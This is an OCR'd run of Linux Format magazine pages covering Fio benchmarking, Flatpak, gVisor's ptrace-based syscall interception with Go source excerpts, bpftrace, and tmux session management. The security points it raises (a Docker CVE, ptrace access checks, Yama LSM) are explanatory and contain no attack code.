Both methods produce the same result that it can report in a verbose human-readable format or as something more machine-readable. Its terse semicolon-delimited format can be fed to *gnuplot* to produce benchmark charts.

Output formats are specified using a command-line option (not in a job file) and multiple outputs may be combined:

```
$ fio --output-format=normal,terse basic-benchmark.fio > basic-benchmark.log
```


All output is sent to standard output that we redirect into a file to be queried afterwards, for example using *awk* as so:

```
$ awk -F\; '/^3;/{printf "%s:\t%i read IOPS\t%i write IOPS\n",$3,$8,$49}' basic-benchmark.log
basic benchmark: 6736 read IOPS 0 write IOPS
```

The match expression ensures we only interpret the terse output data lines – the terse version number is the first field and we look for version 3. The terse format reports 130 data fields and is described in the Fio HOWTO, but it doesn't index them and this makes it difficult to work with. However, an index can be found elsewhere on GitHub (**https://git.io/fio-fields** [3]) and this is most helpful. We're interested in IOPS for our benchmark which we find in field 8 for reads and in field 49 for writes. Other interesting attributes you may like to investigate include timings, latencies and bandwidth.

Our job file has a series of tests we run in sequence:

```
[global]
size=1m
rwmix_write=25
```



Fio is extremely verbose, but we can use a terse option to extract what we need in a script.

```
wait_for_previous=true
filename=/mnt/fiotest.tmp
ioengine=libaio
[sequential-read]
bs=1m
rw=read
[sequential-write]
bs=1m
rw=write
... # see the full file https://pastebin.com/xhxVjsCi
[random-32.4K-read-write]
bs=4k
rw=randrw
iodepth=32
```

Defaults in the `[global]` section apply to all jobs in addition to their own settings. The `wait_for_previous` ensures the jobs run one after the other. They include sequential read (`rw=read`) and write (`rw=write`), and random read (`randread`), write (`randwrite`) and read/write (`randrw`) tests, which are performed using various block sizes (`bs`) and, lastly, a multi-threaded (`iodepth=32`) test. Read/write operations are one write for every three reads (expressed as a percentage, `rwmix_write=25`).

We test both buffered and direct (by adding `--direct=1` to the command-line) and repeat for the file systems we're interested in, with and without LUKS encryption. This is a mere example of how you might benchmark with *Fio* and use *gnuplot* to present your results. *Fio* has myriad options that you can apply to model specific workloads. Its documentation explains them and there are some example job files in its Git repository. And if you would like to learn more about designing charts like ours, look out for issue **LXF246**.

Fio is complex. Be sure to read both the HOWTO and its main documentation because neither contain all of the information you need to fully understand it. See **https://github.com/axboe/fio**.

You may need to install the user tools for the filesystems that you wish to test and you'll need *cryptsetup* if you want encryption. Everything should be in your repo, for example on Ubuntu:

```
$ sudo apt install cryptsetup btrfs-progs zfsutils-linux jfsutils xfsprogs reiserfsprogs
```

.

3) https://github.com/amarao/fio_minimal_csv_header

ADMINISTERIA

Flatpack and how to (ab)use containers

Containers are not exclusive to Docker. **Valentine Sinitsyn** shares a slightly different view of what can be done to these commodity technologies.

Over the past 27 years, Linux has seen many reincarnations of the "universal package manager". Some attempts such as Autopackage are already history. Other are still alive, but nevertheless struggle to provide a viable alternative to RPM, Deb and friends. Docker and other container engines made universal packages for services a reality yet gave little-to-no support for desktop applications. But there are ongoing efforts to rectify the situation.

OUR EXPERT

Dr Sinitsyn is a cloud infrastructure developer at Yandex by day, an open source contributor by night, with interest in everything from AH to X509.

» TO DIVE OR NOT TO DIVE?

The history of computing is the history of abstractions. CPU microcode abstracts logic gates, assembler abstracts microcode, and C abstracts architecture-specific assembler. Interpreted languages such as Python abstracts silicon CPUs, web applications abstract whole operation systems. This list can be continued, but you've got the point.

Twenty-five years ago, programming was closer to hardware. You used inline Assembler to disable the blinking cursor. You wrote to video memory to draw shadows beneath your text-mode dialogs. Since then, the state of things in computing has changed drastically. Most modern programs rely on runtimes so their authors can concentrate on application logic rather than memory management. The kernel is buried inside these layers of abstractions. Maybe you find learning its nuts and bolts fun, maybe not. Either case, is there any sense in doing so nowadays for anyone but kernel developers?

This is similar to a concept of not needing to know how a car engine works to be able to drive it. My view is that even if you never open a gearbox or dig into the kernel, knowing their internal operation can help you to write better programs. Abstractions in computing are leaky, and while it's safe to ignore what's going behind the curtains 80 per cent of the time, the remaining 20 per cent is where you spend 80 per cent of your debugging efforts. You don't have to be a kernel guru to do web development, but understanding the lower layers would prevent you from doing something they can't easily support. Say, opening too many files in your Python code...


One is Snappy, a Ubuntu thing which we touched briefly in **LXF242**. Another is Fedora-baked Flatpack, which has recently released a 1.0 version. This is a milestone that marks both feature completeness and readiness for wider use, so let's see what's inside.

With Flatpack, application developers build a single container package which works across all major Linuxes. For large projects, such as *LibreOffice*, it makes pushing new versions to end-users much faster. It also has a potential for commercial software vendors.

Flatpack relies on the same set of technologies Docker uses for containers (namespaces, cgroups and seccomp, etc) that have already proven useful on the server-side. Support for the Open Container Initiative (OCI) format narrows the gap between Flatpack and containers even further.

Flatpack applications are self-contained: they don't use anything but kernel from the host. However, it doesn't make sense to package a complete GNOME or KDE installation with every GNOME app. Flatpack solves this with "runtimes" that an application can build upon. Internally, these filesystem trees are stacked with OSTree, which we discussed back in **LXF234**.

Flatpack 1.0's changelog is quite long, but the main changes are in the ecosystem. Flathub (**https://flathub.org**), an application store that quietly launched in May 2017, is now off the Beta period. Free software heavyweights such as *GIMP* and *LibreOffice* are already there, along with Steam and Visual Studio Code. It's yet to be seen if Flatpack will finally deliver a universal packaging solution for Linux, but it's certainly worth an hour or so of your time looking into it.



If your distribution ships a months-old LibreOffice (you, Ubuntu!), consider installing the latest from Flathub side-by-side in one click.

gVisor: Dive into Linux internals

Universal packages are only part of the story. Discover how turning containers into real sandboxes paves a new way to the Linux kernel's guts.

When I was a Linux newbie, the kernel seemed the most mysterious part of it all. Twenty years, thousands of book pages and even greater thousands of lines of code later, it looks like a large, sophisticated and cleverly engineered program. There's no magic, except in the Arthur C Clarke sense, in what the kernel does. However, gaining this understanding wasn't quick or easy, at least in my case.

Won't it be great to have something that does the same thing as the Linux kernel, but in a way that's more accessible? Sure, there are some Unix kernels built exactly for studying, but I'm speaking now of something that's simple enough to get started with. Looks like we indeed have one. And it comes from the area which is far enough from the kernel development: containers.


Why containers?

Containers change how we develop, package and deploy apps, but speaking broadly, they aren't secure enough to run arbitrary applications. Put simply, Docker and friends help you build tailored environments and protect from occasional mistakes in the code, such as accessing unexposed network ports. However, all containers talk to a shared host kernel so a single vulnerability can compromise a whole system. You don't even need a bug in the kernel for that. While I was writing these words, a CVE-2018-10892 was published explaining that Docker didn't block an access to **/proc/acpi** from within containers. As a consequence, a malicious program could turn off Bluetooth or blink keyboard backlight. Not as sound as Meltdown or Spectre, I guess, but hopefully this gives you an idea.

One option to fix this would be to specify exact syscalls and their arguments the application can make. In a nutshell, this is how SELinux and AppArmor work. Writing such policy from scratch is notoriously difficult and error prone, as a tiny overlooked piece quickly becomes a security breach.

gVisor approach the problem at a different angle. It's a complete Linux kernel, written from scratch in Go. It runs in userspace as an ordinary process and acts as a container runtime for containerised apps. They never interface with the host kernel directly, so the attack surface becomes rather limited.

Frankly speaking, security benefits which gVisor promises are yet to be evaluated, because the project is relatively young. But they're not what we're interested in today. gVisor does many things Linux kernel does, yet it uses readable Go and not a "fancy assembler called C". Moreover, how it emulates userspace-to-kernel interface is conceptually similar to what hypervisors such as KVM or VirtualBox do. gVisor is mature enough to run MySQL, Java runtime or Python interpreter, yet it's relatively small because it can always call a real kernel to do grunt work such as talking to PCI devices. In this Administeria, we peek into gVisor to learn some insights on Linux internal operations.



gVisor is a userspace kernel that abstracts your host kernel and communicates via 9P.

gVisor is available at **https://github.com/google/gvisor**. The build process uses **http://basel.build**, which could be an issue for your IDE as it breaks some Go conventions. As a result, a single Open Container Initiative (OCI) compatible runtime, *runsc*, is produced. You can hook this runtime to your local Docker installation and give it a try: README.md has all details. Note, however, you don't need to build gVisor to follow this tutorial, you only need to navigate around the code.

If your favourite IDE doesn't like *Basel*, try Starscope (**https://github.com/eapache/starscope**) and/or


» INTRODUCING SECCOMP

Imagine it's 2005 again. There are many Linux computers connected to the Internet all over the world, and most of them are underutilised. Why not donate or sell their spare CPU cycles? However, this means running a third-party code on your precious machine, so security is a great concern.

That was the idea behind the CPUshare project (**http://caca.zoy.org/wiki/CPUShare**), an early compute cloud attempt. Secure computing, or seccomp, was this cloud's security mechanism. Once enabled, it restricted certain processes with four syscalls: `read(2)`, `write(2)`, `_exit(2)` and `sigreturn(2)`.

CPUshare project wasn't a great success, yet seccomp has remained part of the Linux kernel since version 2.6.12. Some years later, Google saw its potential to sandbox browser plug-ins. Four syscalls seemed too strict for this type of software, so another mode, "`filter`", was added. It enabled syscall filtering through classical BPF programs. If you don't know what they are, think *tcpdump* filters. A filter could allow the syscall to proceed normally, force an error, or even kill the offending process abruptly with `SYSKILL`.

Seccomp isn't the most popular Linux technology, but you're likely using it without even being aware. It comes with *Firefox* and *Chrome*, as well as OpenSSH and vsftpd. Docker applies a default seccomp profile and enables you to create your own with JSON. Seccomp is supported in Flatpack and Snap, and Android has made use of it since 8.0.



A Sentry's address space (a "kernel space") is different from the containerised app's userspace.

CodeQuery, which you can find at **https://ruben2020.github.io/codequery**.

Despite being a single binary, gVisor typically consists of two processes: Sentry and Gofer, which communicate via the 9P protocol. Gofer implements filesystem access. Sentry is responsible for intercepting system calls and handling them.


Before such handling occurs, Sentry needs to trap a system call. This "trap and emulate" paradigm forms the basis for most hypervisors, yet they work at much lower level than a syscall. For the past decade, hypervisors relied on assistance from the hardware to do this trick. How Sentry, a normal userspace process, can trap an application system call then?

Actually, the answer depends on the platform Sentry uses. Currently, there are two: Ptrace and KVM, of which the former is the default and the latter is experimental. With the Ptrace platform, Sentry uses the same mechanism *strace* tool or GDB debugger rely on for their operation. It's a *ptrace* system call (hence the name), which Sentry issues at the host kernel. This means a performance tax you pay for sandboxing. Moreover, a containerised application still speaks to the host kernel that forwards system calls to Sentry. The attack surface is narrow in this case, yet a theoretical possibility of exploitation remains, shall *ptrace* handler in Linux appear vulnerable.

Tracing processes

Ptrace stands for process tracing, and it's a generic mechanism which exists in many Unices, Linux included. It involves a pair of processes: a tracer and a tracee. The relationship between these two can be set in both directions: either the tracer can do `ptrace(PTRACE_ATTACH,<tracee_pid>)`, or the tracee can issue `ptrace(PTRACE_TRACEME)` to make its parent a tracer. The latter typically occurs after fork(), but before exec() when the child process still runs a debugger/some other tool code. Permitting arbitrary pair of processes in a system to attach and trace each other would be a security breach, and there are various mechanisms in Linux to prevent or restrict such access. However, containerised processes that run on top of the gVisor kernel are de-facto its children, so Sentry opts for the `PTRACE_ATTACH` method.

Containers are not sandboxes. A single bug can render the whole system vulnerable, so following CVEs is a good idea.



Let's see now how Sentry implements all of this in the code. We'll be looking at the `subprocess.swithToApp()` method implementation residing in **sentry/platform/ptrace/subprocess.go**. This is the code that does all the heavy lifting when the Sentry kernel decides it needs to execute a task and carry out a context switch.

The method begins with obtaining the register state which is irrelevant for now. Then it tries to grab a sysemu thread, which would be running a containerised app code, from the thread pool:

```
// Grab our thread from the pool.
currentTID := int32(procid.Current())
t := s.sysemuThreads.lookupOrCreate(currentTID,
s.newThread)
```

The `subprocess.newThread()` method allocates a thread instance `t` and runs `t.attach()` that translates to:

```
if _, _, errno := syscall.RawSyscall(syscall.SYS_PTRACE,
syscall.PTRACE_ATTACH, uintptr(t.tid), 0); errno != 0 {
  panic(fmt.Sprintf("unable to attach: %v", errno))
}
if sig := t.wait(); sig != syscall.SIGSTOP {
  panic(fmt.Sprintf("wait failed: expected SIGSTOP, got
%v", sig))
}
```

This attaches the calling thread (Sentry kernel) as a tracer for `t` and waits for `SIGSTOP` indicating the operation is complete. The control is returned back to `switchApp()` which binds `t` to the CPU, sets registers and once again runs `ptrace()`:

```
if _, _, errno := syscall.RawSyscall(
  syscall.SYS_PTRACE,
  syscall.PTRACE_SYSEMU,
  uintptr(t.tid), 0); errno != 0 {
  panic(fmt.Sprintf("ptrace sysemu failed: %v", errno))
}
sig := t.wait()
```

`PTRACE_SYSEMU` instructs the real host kernel to send `t` a SIGTRAP just before entering any system call, but never execute it. The calling thread awaits this to happen, then it calls `ptrace(PTRACE_GETREGS)` to

fetch CPU registers in `t`, and updates the in-memory register state. Finally, it informs the calling code (Sentry kernel) that the containerised app tried to perform a syscall.

The kernel starts here

Now, it's Sentry turn. It needs to check if the syscall is safe to execute, run some code, then push the results back to the sysemu thread.

The procedure starts at `Task.doSyscall()` method. The code first calls architecture-specific methods to obtain the syscall number and arguments. These methods typically inspect the in-memory register state; for instance, on x86_64, the syscall number comes through RAX register and the first argument is in RDI. Then, `Task.doSyscall()` checks if there are any Secure Computing (seccomp) filters installed. For more details on this, see the boxout (*page 77*).

Let's assume seccomp allowed the call to proceed, or there were no seccomp filters at all. Then the next stop would be `Task.doSyscallInvoke()`. In a nutshell, this method looks up the handler in the syscall table and executes it. For x86_64, the syscall table is creatively called AMD64 and it's located in **sentry/syscalls/linux/linux64.go**. You see this table defines quite a few syscalls. Some are still missing though: for them, a so-called Missing() function runs that simply returns ENOSYS. Regardless of what the result is, Sentry calls another architecture-specific method to forward this return value to a calling thread as ABI dictates. On x86_64, it's simply copied to RAX register. More complex scenarios, such as "out" syscall arguments, are treated within the handler itself.


Take `uname <syscall>`, for instance. The `uname` command issues it to get the kernel name, version and alike. Internally, it's a rather simple creature:

```
func Uname(t *kernel.Task, args arch.
SyscallArguments)
  (uintptr, *kernel.SyscallControl, error) {
  version := t.SyscallTable().Version
  uts := t.UTSNamespace()
  var u linux.UtsName
  // Fill in structure fields.
  va := args[0].Pointer()
  _, err := t.CopyOut(va, u)
  return 0, nil, err
}
```

You see that it's a typical Go function: it even follows Go error reporting conventions! Still, it's a real system call, with some irrelevant details omitted. The kernel version is also part of syscall table: gVisor pretends to be Linux 3.11.10 at the time of the writing. Then it obtains the calling thread UTS namespace that keeps things like hostname. This is how your Docker containers may have different hostnames, by the way. Then, Uname() reinterprets the first syscall argument as a pointer, and copies the filled structure there. Note it can't just return a pointer to `u`, as a Sentry address space (a "kernel space") is different from the containerised app's userspace. Finally, the function returns 0 indicating a success. `kernel.SyscallControl` is gVisor internal stuff and can be safely ignored for now. `err` indicates an internal error, and `Task.doSyscallInvoke()` takes care to convert it to an appropriate error value such as EFAULT.

Now when you understand how gVisor gears fit together, it's time for you to experiment and explore things! Not all system calls are as simple as Uname(), obviously. Would you like to know how Inotify subsystem works? `sys_inotify.go`, `sys_read.go` and their cousins under **sentry/syscalls/linux** have an answer. Or maybe you're interested in how Sentry/Ptrace implements ptrace(2)? If you want a real challenge, learning what vDSO is and how gVisor implements it is a good place to start. Either way, don't forget to share your findings with us! LXF

Many Go IDEs expect your project to follow Go project structure. CodeQuery and StartScope don't; just point them to a codebase to index.



» TRACING PROCESSES SECURELY

In a nutshell, process tracing is a mechanism for one process (which we call a tracer) to have complete control over another process: a tracee. With great power comes great responsibility, and *ptrace* can vastly affect security if implemented improperly.

In a nutshell, you don't want *ptrace* to be a mechanism to reveal more information than the user invoking it could normally see. Intuitively, this means an ordinary user should be able to trace its own processes; root should be able to trace everything. This is in fact very close description of the default algorithm the kernel uses for *ptrace* access mode checks when no special Linux Security Modules (LSM) are loaded. In fact, privileged access is enabled if the calling process has `CAP_SYS_PTRACE` capability. By the way, this means that the creator of a process namespace such as gVisor's *runsc* is automatically granted this privilege. Then, undumpable processes refuse `PTRACE_ATTACH`. This is also expected as you typically make a process undumpable to prevent third parties from peeking into it.

A scenario where the scheme above fails. If an attacker breaks into a user process, it could use *ptrace* to read SSH agent memory and steal private keys. This is possible even if a compromised process is properly sandboxed and can't access `~/.ssh` directly.

The Yama LSM takes care of it. It can be configured so that tracing is possible only from a parent to a child, or if the tracee explicitly requested it. ptrace(2) man page has all the details.

ADMINISTERIA

Systems tracing in Linux just got better

Deep down inside, **Valentine Sinitsyn** feared Linux tracing was subpar to DTrace, so he was happy to discover that's no longer the case!

System tracing, eBPF and the like are trending topics in the Linux community. The reason is *bpftrace* (**https://github.com/iovisor/bpftrace**), a new toolkit that went public early October 2018. Linux doesn't come short of this type of tool. *SystemTap* (**https://sourceware.org/systemtap/**) isn't eBPF based and has not yet fully entered into the mainline kernel. *BCC* (**https://github.com/iovisor/bcc**) is popular, but not so friendly for quick one-liners.

OUR EXPERT

Dr Sinitsyn is a cloud infrastructure developer at Yandex by day, an open source contributor by night, with interest in everything from AH to X509.

» THE DIY APPROACH

Linux has a vibrant community. We're not just users – we're advocates. And we believe Linux is better than competing options, at least in some regards.

If you've been around for some time, you're probably thinking that this statement hasn't always held true. Sure, there were always (and probably always will be) areas where Linux shone and areas where there's been room for improvement. However, 10 or 15 years ago a side-by-side comparison with competitors didn't often go in Linux's favour, especially on desktops.


Of course, some of these missing features were quite minor or of niche use, but the point is it was difficult to beat a commercial counterpart solely in terms of a feature set. Back then, we were using other arguments: "Linux may be missing something your favourite commercial suite has, but it's free, both in terms of money, and free speech. So you can add a feature you miss or go without it and save money." Sometimes this worked, other times not so much; looking back, it wasn't important. The point is, time has shown that this argument was ultimately right.

Take *DTrace*. When it first appeared in Solaris, I remember fellow Sun engineers telling me that Linux lags behind because it lacked this essential tool. Later, when Solaris went free, special care was taken so that *DTrace* didn't appear in Linux that easily. It was a difficult time, as even our second argument didn't stand anymore. Yet as the community, we've taken our own advice and developed the features we missed. Five years later, we won. That's the beauty of free software.

Ply (**https://github.com/iovisor/ply**) is the opposite: a high-level tool that hasn't gained the attention it deserves. And this list is by no means complete. So in this light, what sets *bpftrace* aside enough for Brendan Gregg to call it "*DTrace* 2.0" in his blog[1] post?

Brendan is one of two *bpftrace* authors; the other is Alastair Robertson, the project's creator. Obviously, it's not the only reason. *bpftrace* provides a high-level syntax similar to *awk*. It's not new, but this already makes *bpftrace* a good choice for one-liners. Once we had a performance issue in a preproduction cluster. While I was struggling with C and raw eBPF, a colleague of mine put together a one-liner in *SystemTap* and recognised the CPU core was busy blinking a cursor. BCC is C interspersed with Python (**LXF231**); *bpftrace* feel much like *DTrace*. They aren't syntax-compatible: *DTrace* uses D (not that D, which is C++'s successor). Whether you type `this->var` or `$var` is usually not a big deal, though. More important is that *bpftools* can do what *DTrace* does, and more. Minor features (`sizeof()`) are missing, but they can be added if necessary. Yet *bpftools* can collect call stacks which requires post-processing in *DTrace*. All of these factors earn *bpftrace* its "DTrace 2.0" badge.

This is yet-to-be seen though, as *bpftrace* is a relatively young project. It relies on LLVM to convert its high-level syntax into eBPF code, and this could prove problematic. The foundation (eBPF) is years old and production-proven technology. Perhaps one day *bpftrace* will come pre-installed in all self-respecting Linux distros, as it was with *DTrace* in Solaris.



bpftrace combines flex, Bison, parts of Clang, a decent doze of LLVM and eBPF to build a feature-rich, high-level tracing experience.

Credit: https://github.com/iovisor/bpftrace/blob/master/images/bpftrace_internals_2018.png

1) www.brendangregg.com/blog/2018-10-08/dtrace-for-linux-2018.html

tmux: a modern command-line workflow

You can't teach an old dog new tricks, but you can have fun with terminals – it just takes an extra command to run.

The casual Linux user isn't going to open their terminal very often. For us administrators things are different. We believe in automation, which is something graphical tools aren't good at. We often access our boxes remotely, where using command line saves us bandwidth. Moreover, it could be the only viable option on a choppy GPRS connection.

Regardless of our role, we all deserve some comfort when doing our job. Having to start over just because an SSH connection dropped is a pain. Sometimes, we want to run commands and see system logs as we go. And we certainly want to stop administering a server, close our laptop lid, go home and then continue where we left.

Staring at the screen

The type of program that facilitates the above scenarios is often dubbed a "terminal multiplexer". Typically, it would enable you to share one (pseudo)terminal among several windows, which you might call "tabs" as well. Terminal multiplexers typically stay resident after logout, which means you can rejoin the session later.

A classical example of this family is *GNU screen*. It's four years older than Linux and almost certainly available in your distro's package repositories. *GNU screen* isn't eye candy (*it makes me look pretty–Ed*), but it does the job well. It's somewhat ubiquitous, thus could be the only way to go on a box you don't own. So you may find it useful to learn the most basic key bindings, such as Ctrl-A C (create a window), Ctrl-A N/P (move to the next or previous window) and Ctrl-A D (detach a session). I used *GNU screen* for many years but eventually switched to *tmux*.


The latter's name stands for – you've guessed it – "terminal multiplexer", and *tmux* should be in your distro's repositories as well. *tmux* isn't part of GNU, yet it's more configurable and sports some advanced features such as plugins. If this sounds like it's worth a closer look, keep reading.

Sessions and windows

Typically, you create a new *tmux* session with `tmux`. This is equivalent to `tmux new`. If you want to give your session a name, call it `tmux new -s mysession`.

Naming sessions helps if you run more than one of them in parallel. `tmux attach` (or `tmux at` for short) attaches to the last active session. To attach a specific session instead, run `tmux at -t mysession`. You can list available sessions with `tmux ls`. The listing includes session numbers that you can use to attach to a specific yet unnamed session.

Internally, *tmux* consist of a client and a server, both being a single binary. Server hosts sessions and processes they contain. When you call `tmux attach`, you start a client and attach it to one of the sessions hosted on the particular server. Servers are usually per user per (pseudo)terminal, so different tabs or windows in your terminal emulator (such as *Konsole*) won't see other sessions. It's possible to switch between sessions on the same server with Ctrl-B (and), though. Ctrl-B is a so-called "prefix key", a default that you can redefine. Some might feel backtick key "`" is the better option.



The GNU screen does its job well, but it's not much to look at.

Regardless of how you get into a *tmux* session, you are likely to see a green bar at the bottom of your screen. The exact colour and exterior may vary depending on the *tmux* plugins your installation has, but the idea is always the same. The bottom line enumerates "windows" within *tmux* session. Windows run interactive processes, typically shells.

Most keystrokes that you do go directly to these interactive processes. To call into *tmux* you type Ctrl-B

» MAKE PROGRAMS LAST LONGER

Keeping programs running once you log out is perhaps the most common use-case for *tmux* and the GNU *screen*. These aren't the only options for achieving this, however.

When you log out, Linux closes the terminal, or more likely these days, a pseudo terminal device. Processes that had it as a controlling terminal – that is, interactive programs you started during the session – then receive a SIGHUP. By default, this signal causes the process to terminate. There are ways to override the default: either ignore the signal if you're the program's author; or just prefix the invocation with `nohup`. This simple tool redirects standard I/O streams from the terminal (the output typically goes to `nohup.out`) effectively preventing `SIGHUP` from being sent. Start the program with `&` to make it run in the background, and it will survive an interrupted SSH session.

What if you've started a remote program that you didn't expect to run for a lengthy period of time, but then its circumstances changed? Of course, you can terminate it and start over, but there is a better way. First, type `Ctrl-Z` to suspend the running program and get back to the shell. Now, run `disown -h N` where N is a job number that the shell displays in square brackets when you stopped the command. When a shell receives `SIGHUP`, it normally relays it to all jobs, both running and stopped; `disown -h` tells it to ignore your job. Finally, run `bg N` to resume the job and put in the background.

»

or any other prefix key you set. To this end, Ctrl-B c creates a new window, and Ctrl-B 0-9 switches to the window under the given number. If you happen to have more than 10 windows, typing Ctrl-B ' would enable you to enter the desired number, and pressing Ctrl-B w would bring the menu. To rename a window, use Ctrl-B ,. It is also possible to rename a session from within *tmux* with Ctrl-B $.

The most straightforward way to close a window is to terminate the process running inside. If it's a shell, `exit` should do. However, if this process is misbehaving and refuses shutdown requests, you can close the window forcibly with Ctrl-B &. In this case, *tmux* asks for the confirmation. When you close the last or the only window in a session, *tmux* terminates itself. You can always detach a session, leaving all your precious processes running, with Ctrl-B d.

Painless panes

So far, *tmux* might look pretty basic to you. Things start to get interesting when you learn you can further split each window into rectangular regions called "panes".

Panes facilitate many use cases. For instance, you may write code and have a man page for functions that you use opened at the same time. Sometimes, it's useful to watch service logs as you carry out configuration tweaks. Some of us, including myself, prefer to group related SSH sessions in one window, although it's largely a matter of taste.

